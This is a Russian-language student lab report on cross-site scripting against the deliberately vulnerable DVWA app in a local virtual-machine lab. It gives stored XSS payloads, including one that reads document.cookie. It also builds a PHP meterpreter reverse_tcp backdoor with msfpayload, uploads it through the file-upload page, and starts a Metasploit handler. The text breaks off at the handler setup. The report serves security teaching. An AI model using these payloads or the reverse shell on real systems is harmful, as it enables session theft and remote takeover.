

МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Межсайтовый скриптинг (XSS)
ОТЧЁТ
ПО ДИСЦИПЛИНЕ
«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы
специальности 10.05.01 Компьютерная безопасность
факультета компьютерных наук и информационных технологий
Серебрякова Алексея Владимировича

Преподаватель
профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`




```
root@Fedora14:~  
[student@Fedora14 ~]$ su - root  
Password:  
[root@Fedora14 ~]# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C  
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:febd:329c/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)  
  
[root@Fedora14 ~]#
```

Раздел 4. Настройка хранимого блока комментариев в интерфейсе XSS

1. Откройте настройки страницы с XSS

a. `cd /var/www/html/dvwa/vulnerabilities/xss_s/`

b. `nano index.php`



```
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s  
File Edit View Search Terminal Help  
[root@Fedora14 /]# cd var/www/html/dvwa/vulnerabilities/xss_s/  
[root@Fedora14 xss_s]# nano index.php
```

2. Найдите в тесте “mtxMessage”

```
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s
File Edit View Search Terminal Help
GNU nano 2.2.4 File: index.php Modified

        $vulnerabilityFile = 'medium.php';
        break;

    case 'high':
    default:
        $vulnerabilityFile = 'high.php';
        break;
}

require_once DVWA_WEB_PAGE_TO_ROOT."vulnerabilities/xss_s/source/{$vulnerabilityFile}";

/mtxMessage

$page[ 'help_button' ] = 'xss_s';
$page[ 'source_button' ] = 'xss_s';

$page[ 'body' ] .= "
<div class=\"body_padded\">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

3. Замените значение параметра

```
al
ord.txt
        <form method=\"post\" name=\"guestform\" onsubmit=\"return valid$
        <table width=\"550\" border=\"0\" cellpadding=\"2\" cellspacing=$
        <tr>
        <td width=\"100\">Name *</td> <td>
        <input name=\"txtName\" type=\"text\" size=\"30\" maxlength=\"1$
        </tr>
        <tr>
        <td width=\"100\">Message *</td> <td>
        $length=\"250\"></textarea></td>


^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Замечания:

- По умолчанию блок с комментариями в интерфейсе XSS (XSS GUI) имеет ограничение в 50 символов. Мы изменили ограничение на число символов до 250 для демонстрации следующих атак.

Раздел 5. Настройка BackTrack


1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему




Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



```
root@root: ~  
root@root:~# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:f2:f4  
          inet addr:192.168.0.248  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe02:f2f4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:6303 (6.3 KB)  TX bytes:3657 (3.6 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2789 (2.7 KB)  TX bytes:2789 (2.7 KB)
```

Раздел 8. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети

Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- i. В локальной сети есть Fedora Server
- ii. Запущен httpd
- iii. Запущен mysqld

Условия выполнены!

Разрешите запуск всплывающих окон в Firefox

1. Edit -> Preferences
2. Content
3. Снимите галочку Block pop-up windows
4. Нажмите галочку Enable JavaScript
5. Нажмите на Close




Войдите в DVWA

<http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)

Настройте уровень безопасности сайта

1. Выберите "DVWA Security"
2. Из выпадающего списка выберите "Low"
3. Щелкните "Submit"



Раздел 9. Тестирование базового XSS эксплоита

1. Выберите "XSS Stored"(хранимые XSS) из навигационного меню слева.
2. Протестируйте базовый XSS эксплоит
 - a. Имя: Test 1
 - b. Сообщение: `<script>alert("This is a XSS Exploit Test")</Script>`
 - c. Нажмите на Sign Guestbook


Vulnerability: Stored Cross Site Scripting (XSS)



Name *

Message *

3. Изучите результаты эксплоита и нажмите “ОК”
 - a. Обратите внимание на то, что сейчас отображается только что созданное нами JavaScript оповещение (alert).
 - b. Каждый раз, когда пользователь заходит на этот форум, отображается наш XSS эксплоит.
 - c. Можно легко изменить его содержание на работу с информацией о файлах cookie или сессионной информацией для будущих атак типа Man-in-Middle (человек посередине).



Раздел 10. Тест XSS эксплоита на основе IFRAME

1. Сбросьте данные БД DVWA
 - a. Выберите "Setup" из навигационного меню слева.
 - b. Нажмите на кнопку Create / Reset Database.

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successfull

Замечания:

- Если мы не сбросим базу данных, то каждый сделанный нами эксплоит будет появляется на каждом примере.

2. Протестируйте XSS эксплоит с ссылкой
 - a. В DVWA перейдите в XSS Stored
 - b. Заполните *Name: Test 2*
 - c. *Message: <iframe src="http://www.cnn.com"> </iframe>*
 - d. Нажмите Sign Guestbook

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="test 2"/>
Message *	<div><div><iframe src="http://www.cnn.com"> </iframe></div></div>
	<input type="button" value="Sign Guestbook"/>

3. Изучите результаты работы эксплоита
 - a. Обратите внимание на то, что страница CNN отображается прямо под словом Message.
 - b. Это мощный эксплоит, потому что пользователь может использовать SET для создания вредоносного клона сайта и расположить его здесь.

Name: test
Message: This is a test comment.

Name: test 2
Message:

Not Found

The requested URL
/dvwa/vulnerabilities/xss_s/ya.ru
was not found on this server.

Раздел 11. Тест XSS эксплоита на основе Cookies

1. Сбросьте данные БД DVWA
 - a. Выберите "Setup" из навигационного меню слева.
 - b. Нажмите на кнопку Create / Reset Database.

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Setup successfull

Замечания:

- Если мы не сбросим базу данных, то каждый сделанный нами эксплоит будет появляться на каждом примере.

2. Протестируйте XSS эксплоит с запросом cookie
 - a. В DVWA перейдите в XSS Stored
 - b. Заполните Name: Test 3
 - c. Message: `<script>alert(document.cookie)</script>`
 - d. Нажмите Sign Guestbook



3. Изучите результаты
 - a. Ниже представлено содержимое файлов cookie/session которые используются при установлении веб-сервером браузерной сессии.
 - b. Злоумышленник легко может изменить содержимое XSS скрипта, чтобы вместо отображения файлов cookie он отправлял их на удаленный сервер.
 - c. Представим, если бы это был сайт банка. Каждый раз, когда пользователь заходит в систему, его файлы cookie могут отправляться на удаленный сервер.

Раздел 12. Построение PHP msfpayload

1. Откройте консоль
2. Создайте msfpayload, заменив **IPADDRESS** на IP адрес BackTrack
 - a. `mkdir -p /root/backdoor/`
 - b. `cd /root/backdoor/`
 - c. `msfpayload php/meterpreter/reverse_tcp LHOST=IPADDRESS LPORT=4444 R > FORUM_BUG.php`
 - d. `ls -l FORUM_BUG.php`

```
root@root: ~/backdoor
root@root:~# mkdir -p /root/backdoor/
root@root:~# cd /root/backdoor/
root@root:~/backdoor# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.0.248 LPORT=4444 R> F
ORUM_BUG.php
root@root:~/backdoor# ls -l FORUM_BUG.php
-rw-r--r-- 1 root root 1284 2023-04-18 17:38 FORUM_BUG.php
root@root:~/backdoor#
```

3. Отредактируйте FORUM_BUG.PHP
 - a. `nano FORUM_BUG.PHP`

```
root@root: ~/backdoor
GNU nano 2.2.2 File: FORUM_BUG.php Modified
<?php
error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = 192.168.0.248;
```

Раздел 13. Загрузка PHP Payload

1. Откройте раздел “Upload” в DVWA
2. Нажмите на browse и выберите созданный файл /root/FOUM_BUG.PHP

Vulnerability: File Upload

Choose an image to upload:

More info

3. Нажмите Upload

Раздел 14. Запуск PHP Payload Listener

1. Откройте консоль
2. Запустите msfconsole
 - a. *msfconsole*

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
      =[ svn r13462 updated 4278 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 4278 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/multi/handler
```

3. Запустите Listener, заменив IPADDRESS на IP BackTrack
 - a. *use exploit/multi/handler*
 - b. *set PAYLOAD php/meterpreter/reverse_tcp*
